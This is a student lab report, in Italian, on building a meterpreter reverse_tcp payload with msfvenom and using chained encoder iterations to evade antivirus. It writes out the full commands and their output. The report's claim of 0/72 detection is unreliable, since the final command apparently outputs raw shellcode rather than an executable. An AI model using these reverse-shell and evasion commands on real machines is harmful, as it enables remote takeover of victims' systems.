PROGETTO

MSFVenom
M6W22-D4

14 / 02 / 2025

Cybersecurity Analyst

MSFVenom
Matteo Madonia

1. Traccia progetto

Traccia:
L'esercizio di oggi consiste nel creare un malware utilizzando MSFvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Preparazione dell'Ambiente
Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
1. Utilizzo di msfvenom per generare il malware.
2. Migliorare la non Rilevabilità
3. Test del Malware una volta generato.

Facoltativo:
In relazione all'esercizio precedente, confronta i risultati del nuovo malware generato con quello di partenza. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

2. Svolgimento del progetto

Definizione di Malware e tipologie:

Il *malware* (abbreviazione di "malicious software") indica qualsiasi tipo di software progettato per danneggiare, sfruttare o compromettere un sistema informatico, una rete o i dati in esso contenuti. I malware possono essere utilizzati per rubare informazioni sensibili, interrompere il funzionamento di un sistema, eseguire operazioni non autorizzate o persino prendere il controllo remoto di dispositivi.

I tipi comuni di malware includono:

- **Virus**: Programmi che si replicano e si diffondono a partire da un file infetto.
- **Trojan**: Software che si maschera da programma legittimo per ingannare l'utente e infettare il sistema.
- **Worms**: Malware che si diffonde autonomamente attraverso le reti senza bisogno di un file di supporto.
- **Ransomware**: Software che criptografa i dati dell'utente e chiede un riscatto per il loro rilascio.
- **Spyware**: Malware che raccoglie informazioni sull'utente senza il suo consenso.
- **Adware**: Programmi che visualizzano pubblicità indesiderate, spesso causando rallentamenti o distrazione.

Nome Malware in esame: windows/meterpreter/reverse_tcp – polimorfico: malwaremad.exe

Macchina Virtuale in uso: sistema operativo – Kali Linux (ambiente protetto)

Tool di Malware Analysis Dinamica base: Virus Total (online)


Tool per la generazione del Malware e del Malware polimorfico: MSFVenom

Utilizzo di msfvenom per generare il malware


1. Fase preliminare: settaggio VM al fine di renderla completamente isolata dal nostro pc fisico
2. Apertura della macchina
3. Apertura della shell e utilizzo del tool msfvenom
4. Malware in esame: windows/meterpreter/reverse_tcp
5. Svolgimento:

   CREAZIONE DEL MALWARE con msfvenom:
   msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.10 LPORT=4444 -f exe > malwaremad.exe


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.10 LPORT=4444 -f exe > malwaremad.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```



6. Con il tool online VirusTotal andiamo a verificare la rilevabilità del malware appena creato, caricandolo sulla piattaforma; il tool provvederà a confrontare il codice malevolo con molti antivirus noti e non, al fine di ottenere riscontri a riguardo:



ANALISI: virus total ci conferma che il nostro file malwaremad.exe caricato è un file malevolo, già noto con il nome di ab.exe; ben 60/72 motori antivirus trai più noti e non lo hanno dichiarato pericoloso e ne hanno indicato la tipologia

Migliorare la non rilevabilità del malware

1. Procediamo ora a migliorare la non rilevabilità del malware malwaremad.exe, sempre con il tool msfvenom, rendendolo polimorfico tramite iterazioni di Shikata_ga_nai
2. Il comando che verrà eseguito passo passo è il seguente:

   msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.109 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 250 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 400 -o malwaremad.exe

   Nota bene: per eseguire nuovamente questa operazione delicata, la VM dovrà essere totalmente isolata dal nostro pc.

   Di seguito il comando scritto su riga di comando

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.109 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 250 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 400 -o malwaremad.exe
```

   Iterazioni in fase di elaborazione:

   iterazione 1: Shikata_ga_nai

```
Attempting to encode payload with 200 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
```

   iterazione 2: Countdown

```
Attempting to encode payload with 250 iterations of x86/countdown
x86/countdown succeeded with size 6122 (iteration=0)
x86/countdown succeeded with size 6140 (iteration=1)
x86/countdown succeeded with size 6158 (iteration=2)
x86/countdown succeeded with size 6176 (iteration=3)
x86/countdown succeeded with size 6194 (iteration=4)
x86/countdown succeeded with size 6212 (iteration=5)
x86/countdown succeeded with size 6230 (iteration=6)
```


   iterazione 3: Shikata_ga_nai

```
Attempting to encode payload with 400 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 10633 (iteration=0)
x86/shikata_ga_nai succeeded with size 10662 (iteration=1)
x86/shikata_ga_nai succeeded with size 10691 (iteration=2)
x86/shikata_ga_nai succeeded with size 10720 (iteration=3)
x86/shikata_ga_nai succeeded with size 10749 (iteration=4)
x86/shikata_ga_nai succeeded with size 10778 (iteration=5)
x86/shikata_ga_nai succeeded with size 10807 (iteration=6)
```

   malwaremad.exe elaborato dopo il primo ciclo di shikata_ga_nai (grezzo), secondo ciclo di Countdown (grezzo), terzo ciclo di shikata_ga_nai (file .exe – eseguibile e polimorfico)

Test del malware polimorfico generato malwaremad.exe

1. Con il tool online VirusTotal andiamo a verificare nuovamente la rilevabilità del malware polimorfico appena creato, caricandolo sulla piattaforma; il tool provvederà a confrontare il codice malevolo con molti antivirus noti e non, al fine di ottenere riscontri a riguardo:



ANALISI: virus total ci conferma che il nostro file malwaremad.exe iterato e polimorfico caricato non è stato rilevato come file eseguibile malevolo, il nome riconosciuto ora è lo stesso d'origine, ovvero malwaremad.exe; 0/72 motori antivirus non sono stati in grado di rilevarlo come malevolo.